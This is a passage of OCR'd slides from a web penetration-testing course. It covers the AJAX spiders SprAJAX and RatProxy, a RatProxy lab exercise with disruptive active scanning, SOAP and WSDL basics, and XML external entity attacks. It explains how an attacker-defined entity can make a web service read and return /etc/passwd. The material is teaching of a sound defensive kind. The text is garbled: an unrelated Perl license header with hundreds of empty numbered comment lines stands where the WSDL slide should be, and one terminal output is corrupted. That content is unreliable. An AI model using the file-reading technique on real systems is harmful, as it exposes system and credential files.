Keep in mind that while we are focusing on using the JSON request as an injection point, it also has problems with code injection. To find this, we need to find where we can control the data that is returned as part of the JSON response. for example, If we could set our name it a snippet of JavaScript, when this is returned through the JSON response, this code could be executed.



In the next section we are going to explore the various interfaces available in web applications. We will also be discussing how these interfaces affect our testing.

SprAJAX

- Originally written by Denim Group
- Donated to OWASP
 - Currently an alpha project
 - Hasn't been updated since 2006
- Spiders AJAX applications
- Limited to Microsoft AJAX frameworks
- Attempts to determine the framework type

SPRAJAX 


Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

37

SprAJAX is a .NET application that was developed by the Denim Group and donated to OWASP. It is a web spider designed completely around the unique needs when spidering an AJAX application. Currently it only supports Microsoft based applications, but work is being done to enable it to support others such as the Google web tool kit. During its spidering, it tries to identify any vulnerabilities.

Using SprAJAX

- SprAJAX requires:
 - MS SQL 2005
 - .NET
- We launch it and are presented the above screen
- Provide the application URL
- Now enter the database connection string
- We can store just flaws or all of our requests and the responses
 - This is the checkbox in the middle
 - This allows for managing differences between scans



Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

38

SprAJAX requires a couple different technologies. First, it only runs on .Net and it can only report to a Microsoft SQL Server 2005. When we have these installed, we launch the application and are presented with this screen. On it, we provide the application URL and a database connection string. We are also able to select storing just the flaws or all of the requests and responses. This later setting allows for change management across scans.

Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- **Client-Side Vuln Discovery**
- Exploitation
- Capture the Flag

- Client-Side Vulnerability Discovery
- AJAX
 - Logic Attacks
 - API Attacks
 - Data Binding Attacks
 - SprAJAX
 - **RatProxy**
 - RatProxy Exercise
- Web Services
 - Web Service Pieces
 - External Entity Attacks
 - XPATH Injection
 - WebScarab Web Services Tools
 - Web Service Studio Express
 - WSDigger
- Client Code Types
- Flash
 - Cross domain
 - Flash and HTTP
 - Flare
 - Flare Exercise
 - SWFScan
 - SWFIntruder
 - SWFIntruder Exercise
- Java Applets
 - Class files
 - JAD Decompiler
 - JAD Exercise
- PHP for Penetration Testers
 - PHP Exercise

See 542 Web Penetration Testing & Ethical Ha

This next section will explore RatProxy.

RatProxy

- RatProxy is a mostly passive scanner
 - Can be instructed to actively scan based on pages seen
- Released by Michal "lcamtuf" Zalewski
- <http://code.google.com/p/ratproxy/>
- Runs on Linux, Mac and Windows
- Can be chained with other
 - Different tools have different features
- Decompiles Flash objects

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians


40

Ratproxy is an automated scanner that act mainly as a passive proxy. When launched, unlike active scanners, ratproxy simply watches the traffic, unless directed otherwise. The tester configures their browser to use ratproxy as a proxy server and then browses the web site. The results of what it sees is saved into a file, specified on the command line. Ratproxy ships with a shell script that reads this file and generates an HTML report.

Ratproxy does perform some active attacks during usage and it also decompiles any flash objects it sees. These files are then evaluated for issues.

Running RatProxy

- Many options available
 - Passive and/or active scanning
 - Specify the target domain
 - A log directory which will contain the traces
 - A log file which will be used to generate the report
- Use the application through it normally
 - Do not launch a vulnerability scanner
 - It confuses RatProxy
 - This is because of the odd requests scanners make




```
ratproxy -h
ratproxy -v
ratproxy -d example.com
ratproxy -l ./logs
ratproxy -s
ratproxy -f ./logs/report.txt
```

RatProxy has a large number of options. Some of the more important ones right now are if we want it to only passively scan the site or would we like it to actively attempt to break things as we browse through it. It requires us to specify the domain and two log items. The first is the log directory where it will store its trace files and the second is the log file which is used to generate the report.

Report Screenshot

- The report is an HTML document
- Uses various techniques to allow us to hide or view different sections
- Groups vulnerable requests
- Provides risk level
 - Based on its opinion
- Shows if the request requires authentication



As you can see in the screenshot above, ratproxy generates a very nicely detailed report. While I would not recommend using this report directly in the final report, it definitely helps the tester know where issues are and places that need to be explored more.


Examining the Log Directory

- If the log directory is specified
- Traces of the requests and response will be saved
- These traces will be linked to from the report
- This allows us to evaluate what was asked for and received
- Manually verifying what RatProxy reports

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

43

If we have provided RatProxy with a log directory, it will contain a number of files that are trace files. These are used within the reporting and to provide information about each item found.



This next section will cover ratproxy and its usage.

RatProxy Exercise

- Goals: Use RatProxy while scanning an application
- Steps:
 1. Launch RatProxy
 2. Open Firefox and point it at RatProxy
 3. Browse the site
 4. Generate a report and evaluate it

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

45


Goals: Use RatProxy while scanning an application

Steps:

1. Launch RatProxy
2. Open Firefox and point it at RatProxy
3. Browse the site
4. Generate a report and evaluate it

RatProxy Exercise: Launch RatProxy

- Launch a terminal
- Run RatProxy
 - Configure a log file and directory
 - Turn on active scanning



```
File Edit View Terminal Tabs Help
/ratproxy -w ~/scanresults/ratproxy.log -v ~/scanresults -d sec542.org -xtfscgX
Ratproxy version 2.2.3 built by ttfscg@insec.org
[*] Proxy configured successfully. Have fun, and please do not be evil.
WARNING: Disruptive tests enabled. Use with care.
[*] Accepting connections on port 8080/tcp (local only)...
```

To begin, launch a terminal from the bar across the top of the screen.


Run `cd /usr/bin/samurai` to change into the directory ratproxy is in.

Launch ratproxy with the various checks with the following command:

```
$ ./ratproxy -w ~/scanresults/ratproxy.log -v ~/scanresults/ratproxy -d sec542.org -xtfscgX
```

RatProxy Exercise: Launch Firefox


- Launch Firefox
- Select RatProxy from the SwitchProxy menu
- Click Apply



The screenshot shows the RatProxy application window. The 'SwitchProxy' menu is open, and 'RatProxy' is selected. A white arrow points to the 'RatProxy' option. The background shows a Firefox browser window displaying the 'Security 542 Forum'.

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians 47


- Launch Firefox
- Select RatProxy from the SwitchProxy menu
- Click Apply



Launch **Firefox** and select **RatProxy** from the **SwitchProxy** menu. Make sure you click apply.

RatProxy Exercise: Browse the Target Site


- Now browse the site normally
 - Do not attempt any attacks
- Use the bookmarks to browse
 - PHPMyAdmin
 - PHPBB
 - Wordpress



Now browse to <http://www.sec542.org>, make sure you wander around the site. Use the bookmarks to browse the various sites such as PHPBB, PHPMyAdmin and Wordpress. Use the sites like a normal user. For example, post messages on the PHPBB site or comment on the blog. DO NOT attempt any attacks.

RatProxy Exercise: Generate the Report

- Switch to the terminal
- Press Ctrl-C to stop RatProxy
- Run the RatProxy Report Generator script




```
the edit your terminal java code
$ ./ratproxy -w ~/scanresults/ratproxy.log -v ~/scanresults -d sec542.org -t5550q
ratproxy version 1.33 beta by alcamisatopengle.com
[!] Please configured successfully. Have fun, and please do not be evil.
WARNING: Disruptive tests enabled, use with care.
[!] Accepting connections on port 8080/8081 (local only)...
$ ./ratproxy-report.sh ~/scanresults/ratproxy.log > ~/Desktop/ratproxy.html
```

Return to the terminal and press Ctrl-C to stop RatProxy. Now run the following command to generate the report:


```
$ ./ratproxy-report.sh ~/scanresults/ratproxy.log > ~/Desktop/ratproxy.html
```

RatProxy Exercise: View the Report

- Double click on the report that now appears on your desktop
- It will open in Firefox
- Examine the results



Double click on the report that has now appeared on your desktop. Look through the results. Notice that the toggle is able to hide or reveal findings. Also note the detail the report provides for each finding.



This next section will cover web services and how they work. We will also discuss some of the additional attacks available to target web services.


Web Services

- Web services are a software component
- Performs a specific function
- Target agents instead of users
- Makes use of:
 - Web Services Definition Language
 - Universal Description, Definition, Integration Specification
 - Simple Object Access Protocol

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

52

Web services are a software component that is made available to the network. This function is then called by agents or clients to retrieve data. Most of them are not usually used directly by users. An example would be a score reporting system that allowed news sites to retrieve the scores for that day's games. The news site would then process the results and display them within its site.



Now we will discuss the pieces that are used within web services.

[illegible]

- The WSDL is an XML document that describes the web service
- It covers three topics
 - Description of the service
 - The location of the service
 - How to invoke the service

```

1  #!/usr/bin/perl
2  #
3  # http://perl.podgrodzki.com/2012/07/01/using-perl-to-manipulate-dns-records/
4  #
5  # Copyright (c) 2012, Podgrodzki
6  #
7  # All rights reserved.
8  #
9  # Redistribution and use in source and binary forms, with or without
10 # modification, are permitted provided that the following conditions are
11 # met:
12 #
13 # 1. Redistributions of source code must retain the above copyright
14 #    notice, this list of conditions and the following disclaimer.
15 #
16 # 2. Redistributions in binary form must reproduce the above copyright
17 #    notice, this list of conditions and the following disclaimer in the
18 #    documentation and/or other materials provided with the distribution.
19 #
20 # 3. Neither the name of the copyright holder nor the names of its
21 #    contributors may be used to endorse or promote products derived
22 #    from this software without specific prior written permission.
23 #
24 # THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND CONTRIBUTORS
25 # "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES, INCLUDING, BUT NOT
26 # LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS
27 # FOR A PARTICULAR PURPOSE ARE DISCLAIMED. IN NO EVENT SHALL THE
28 # COPYRIGHT HOLDER OR CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT,
29 # INCIDENTAL, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT NOT LIMITED TO,
30 # PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE, DATA, OR
31 # PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY THEORY
32 # OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING
33 # NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS
34 # SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
35 #
36 #
37 #
38 #
39 #
40 #
41 #
42 #
43 #
44 #
45 #
46 #
47 #
48 #
49 #
50 #
51 #
52 #
53 #
54 #
55 #
56 #
57 #
58 #
59 #
60 #
61 #
62 #
63 #
64 #
65 #
66 #
67 #
68 #
69 #
70 #
71 #
72 #
73 #
74 #
75 #
76 #
77 #
78 #
79 #
80 #
81 #
82 #
83 #
84 #
85 #
86 #
87 #
88 #
89 #
90 #
91 #
92 #
93 #
94 #
95 #
96 #
97 #
98 #
99 #
100 #
101 #
102 #
103 #
104 #
105 #
106 #
107 #
108 #
109 #
110 #
111 #
112 #
113 #
114 #
115 #
116 #
117 #
118 #
119 #
120 #
121 #
122 #
123 #
124 #
125 #
126 #
127 #
128 #
129 #
130 #
131 #
132 #
133 #
134 #
135 #
136 #
137 #
138 #
139 #
140 #
141 #
142 #
143 #
144 #
145 #
146 #
147 #
148 #
149 #
150 #
151 #
152 #
153 #
154 #
155 #
156 #
157 #
158 #
159 #
160 #
161 #
162 #
163 #
164 #
165 #
166 #
167 #
168 #
169 #
170 #
171 #
172 #
173 #
174 #
175 #
176 #
177 #
178 #
179 #
180 #
181 #
182 #
183 #
184 #
185 #
186 #
187 #
188 #
189 #
190 #
191 #
192 #
193 #
194 #
195 #
196 #
197 #
198 #
199 #
200 #
201 #
202 #
203 #
204 #
205 #
206 #
207 #
208 #
209 #
210 #
211 #
212 #
213 #
214 #
215 #
216 #
217 #
218 #
219 #
220 #
221 #
222 #
223 #
224 #
225 #
226 #
227 #
228 #
229 #
230 #
231 #
232 #
233 #
234 #
235 #
236 #
237 #
238 #
239 #
240 #
241 #
242 #
243 #
244 #
245 #
246 #
247 #
248 #
249 #
250 #
251 #
252 #
253 #
254 #
255 #
256 #
257 #
258 #
259 #
260 #
261 #
262 #
263 #
264 #
265 #
266 #
267 #
268 #
269 #
270 #
271 #
272 #
273 #
274 #
275 #
276 #
277 #
278 #
279 #
280 #
281 #
282 #
283 #
284 #
285 #
286 #
287 #
288 #
289 #
290 #
291 #
292 #
293 #
294 #
295 #
296 #
297 #
298 #
299 #
300 #
301 #
302 #
303 #
304 #
305 #
306 #
307 #
308 #
309 #
310 #
311 #
312 #
313 #
314 #
315 #
316 #
317 #
318 #
319 #
320 #
321 #
322 #
323 #
324 #
325 #
326 #
327 #
328 #
329 #
330 #
331 #
332 #
333 #
334 #
335 #
336 #
337 #
338 #
339 #
340 #
341 #
342 #
343 #
344 #
345 #
346 #
347 #
348 #
349 #
350 #
351 #
352 #
353 #
354 #
355 #
356 #
357 #
358 #
359 #
360 #
361 #
362 #
363 #
364 #
365 #
366 #
367 #
368 #
369 #
370 #
371 #
372 #
373 #
374 #
375 #
376 #
377 #
378 #
379 #
380 #
381 #
382 #
383 #
384 #
385 #
386 #
387 #
388 #
389 #
390 #
391 #
392 #
393 #
394 #
395 #
396 #
397 #
398 #
399 #
400 #
401 #
402 #
403 #
404 #
405 #
406 #
407 #
408 #
409 #
410 #
411 #
412 #
413 #
414 #
415 #
416 #
417 #
418 #
419 #
420 #
421 #
422 #
423 #
424 #
425 #
426 #
427 #
428 #
429 #
430 #
431 #
432 #
433 #
434 #
435 #
436 #
437 #
438 #
439 #
440 #
441 #
442 #
443 #
444 #
445 #
446 #
447 #
448 #
449 #
450 #
451 #
452 #
453 #
454 #
455 #
456 #
457 #
458 #
459 #
460 #
461 #
462 #
463 #
464 #
465 #
466 #
467 #
468 #
469 #
470 #
471 #
472 #
473 #
474 #
475 #
476 #
477 #
478 #
479 #
480 #
481 #
482 #
483 #
484 #
485 #
486 #
487 #
488 #
489 #
490 #
491 #
492 #
493 #
494 #
495 #
496 #
497 #
498 #
499 #
500 #
501 #
502 #
503 #
504 #
505 #
506 #
507 #
508 #
509 #
510 #
511 #
512 #
513 #
514 #
515 #
516 #
517 #
518 #
519 #
520 #
521 #
522 #
523 #
524 #
525 #
526 #
527 #
528 #
529 #
530 #
531 #
532 #
533 #
534 #
535 #
536 #
537 #
538 #
539 #
540 #
541 #
542 #
543 #
544 #
545 #
546 #
547 #
548 #
549 #
550 #
551 #
552 #
553 #
554 #
555 #
556 #
557 #
558 #
559 #
560 #
561 #
562 #
563 #
564 #
565 #
566 #
567 #
568 #
569 #
570 #
571 #
572 #
573 #
574 #
575 #
576 #
577 #
578 #
579 #
580 #
581 #
582 #
583 #
584 #
585 #
586 #
587 #
588 #
589 #
590 #
591 #
592 #
593 #
594 #
595 #
596 #
597 #
598 #
599 #
600 #
601 #
602 #
603 #
604 #
605 #
606 #
607 #
608 #
609 #
610 #
611 #
612 #
613 #
614 #
615 #
616 #
617 #
618 #
619 #
620 #
621 #
622 #
623 #
624 #
625 #
626 #
627 #
628 #
629 #
630 #
631 #
632 #
633 #
634 #
635 #
636 #
637 #
638 #
639 #
640 #
641 #
642 #
643 #
644 #
645 #
646 #
647 #
648 #
649 #
650 #
651 #
652 #
653 #
654 #
655 #
656 #
657 #
658 #
659 #
660 #
661 #
662 #
663 #
664 #
665 #
666 #
667 #
668 #
669 #
670 #
671 #
672 #
673 #
674 #
675 #
676 #
677 #
678 #
679 #
680 #
681 #
682 #
683 #
684 #
685 #
686 #
687 #
688 #
689 #
690 #
691 #
692 #
693 #
694 #
695 #
696 #
697 #
698 #
699 #
700 #
701 #
702 #
703 #
704 #
705 #
706 #
707 #
708 #
709 #
710 #
711 #
712 #
713 #
714 #
715 #
716 #
717 #
718 #
719 #
720 #
721 #
722 #
723 #
724 #
725 #
726 #
727 #
728 #
729 #
730 #
731 #
732 #
733 #
734 #
735 #
736 #
737 #
738 #
739 #
740 #
741 #
742 #
743 #
744 #
745 #
746 #
747 #
748 #
749 #
750 #
751 #
752 #
753 #
754 #
755 #
756 #
757 #
758 #
759 #
760 #
761 #
762 #
763 #
764 #
765 #
766 #
767 #
7
```

Keep in mind as we find these wsdl files/listings that this was the designed purpose of it. Most people wanted web services to be self documenting. The concern comes when we can use the information to attack the organization.

Universal Description, Definition, Integration Specification (UDDI)

- UDDI is a core part of web services
- Designed to be queried by SOAP to point users to the WSDL File
- Phonebook of web services
- Public UDDI directories (Not common anymore)
 - uddi.microsoft.com
 - uddi.ibm.com
- Private UDDI directories
 - Implemented on intranets

See 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

55

UDDI directories are basically a phonebook of web services. It collects all of the information on where to retrieve the WSDL files for specific services. Clients are able to connect to the UDDI provider and search for functions they need. Most of the public ones are closing down, but on internal networks they are common still. As a matter of fact, a number of application servers and commercial applications install UDDI systems without the administrators even being aware of them.

Simple Object Access Protocol (SOAP)

- Protocol for interacting with web services
 - Think of it as messages for a web service
- Designed to be encapsulated within another transport protocol
 - Typically over HTTP(S) in our world
- But can use most transports

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians


56

SOAP is a protocol used to make requests of web services. In the old days, when you wanted to talk to a mainframe, you sent a string of characters to the mainframe, and the mainframe would send you a string of characters back. SOAP is a way to define communication between you and a mainframe, or between you and an application.

Let's imagine that there is a web server, which stores a logical object that you would like to request. Simple Object Access Protocol (SOAP), is the communications standard that you use to request this object from the web service. It is an encapsulated protocol that can run over just about any TCP protocol, although it typically runs over HTTP.

Parts of a SOAP Message

- Three Parts of a SOAP message
 - Envelope
 - Addresses the message
 - Header (Optional)
 - Includes any control information for the service
 - Body
 - Contains the message itself



Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

57

The parts that make up a SOAP message are the envelope, the header and the body. The envelope is used to get the message where it needs to be. The header is used by the service to know what it needs to process. And the body includes any data need by the service or the results from the original request.

Here are example SOAP request/response messages from OWASP.org

Request

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <GetURLIP xmlns="http://example.com/webservices/">
      <EnterURL>www.owasp.org</EnterURL>
    </GetURLIP>
  </soap:Body>
</soap:Envelope>
```

Response

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
```

```
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<soap:Body>
<GetURLIPResponse xmlns="http://example.com/webservices/">
<GetURLIPResult>www.owasp.com IP Address is: 216.48.3.18
</GetURLIPResult>
</GetURLIPResponse>
</soap:Body>
</soap:Envelope>
```

Web Service Attacks

- Most of the web application attacks
 - Command Injection
 - SQL Injection
 - Information Disclosure
- Web Service Specific Attacks
 - External Entity Attack
 - XPath Injection

Most of the attacks we have discussed work against web services. XSS and CSRF are two that usually do not work, due to the means web services are displayed.

Web services also add two new attacks, the external entity attack, and the XPath injection.

Course Roadmap

- Attacker's View, Pen-Testing & Scoping
- Recon & Mapping
- Server-Side Vuln Discovery
- **Client-Side Vuln Discovery**
- Exploitation
- Capture the Flag

- Client-Side Vulnerability Discovery
 - AJAX
 - Logic Attacks
 - API Attacks
 - Data Binding Attacks
 - SprAJAX
 - RatProxy
 - RatProxy Exercise
 - Web Services
 - Web Service Pieces
 - **External Entity Attacks**
 - XPATH Injection
 - WebScarab Web Services Tools
 - Web Service Studio Express
 - WSDigger
 - Client Code Types
 - Flash
 - Cross domain
 - Flash and HTTP
 - Flare
 - Flare Exercise
 - SWFScan
 - SWFIntruder
 - SWFIntruder Exercise
 - Java Applets
 - Class files
 - JAD Decompiler
 - JAD Exercise
 - PHP for Penetration Testers
 - PHP Exercise

Sec 542 Web Penetration Testing & Ethical Hacking

This next section will discuss the external entity attack.

Entity

- Entities are user-defined shortcuts
 - Names and replacement text
 - Similar to constants in programming
- When an XML processor sees an entity
 - It replaces the entity with the replacement text
- Notice the "User-Defined!"
 - Another way to say that is "attacker controlled"

Entities are user defined shortcuts. Think of them the same as constants or abbreviations. When a parser sees this entity in a request, it expands it using the replacement text and places the result into the response. These entities are used to abbreviate things within the requests so that the document can have hard coded content.

As attackers, we should focus on the user-defined statement when entities are discussed. This means that these can be an excellent target as we move through the web service.

How Entities Work

- Entities can be set in the request
- Entity references external data
 - Remote File
 - File from the file system
- Contents of the file returned in the response

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

62

Since entities can be set in the request and they are allowed to reference external data, the attacker could craft a request that reads a file. For example they could set the external reference to use `/etc/passwd` and the web service will read the file and return the contents as part of the response.

Entity Example

- Here are three examples of entities
- They are used to provide shortcuts to the full hostname for some popular web sites

```
<!DOCTYPE interestingsites [  
  <!ENTITY ISC "isc.sans.org">  
  <!ENTITY PL "portal.sans.org">  
  <!ENTITY GO "www.google.com">  

```

Sec 542 Web Penetration Testing & Ethical Hacking - © 2010 InGuardians

63

When an XML document has &PL; it is expanded to portal.sans.org.

For example:

```
<interestingsites>  
  <title>Internet Storm Center</title>  
  <host>&ISC;</host>  
</interestingsites>
```

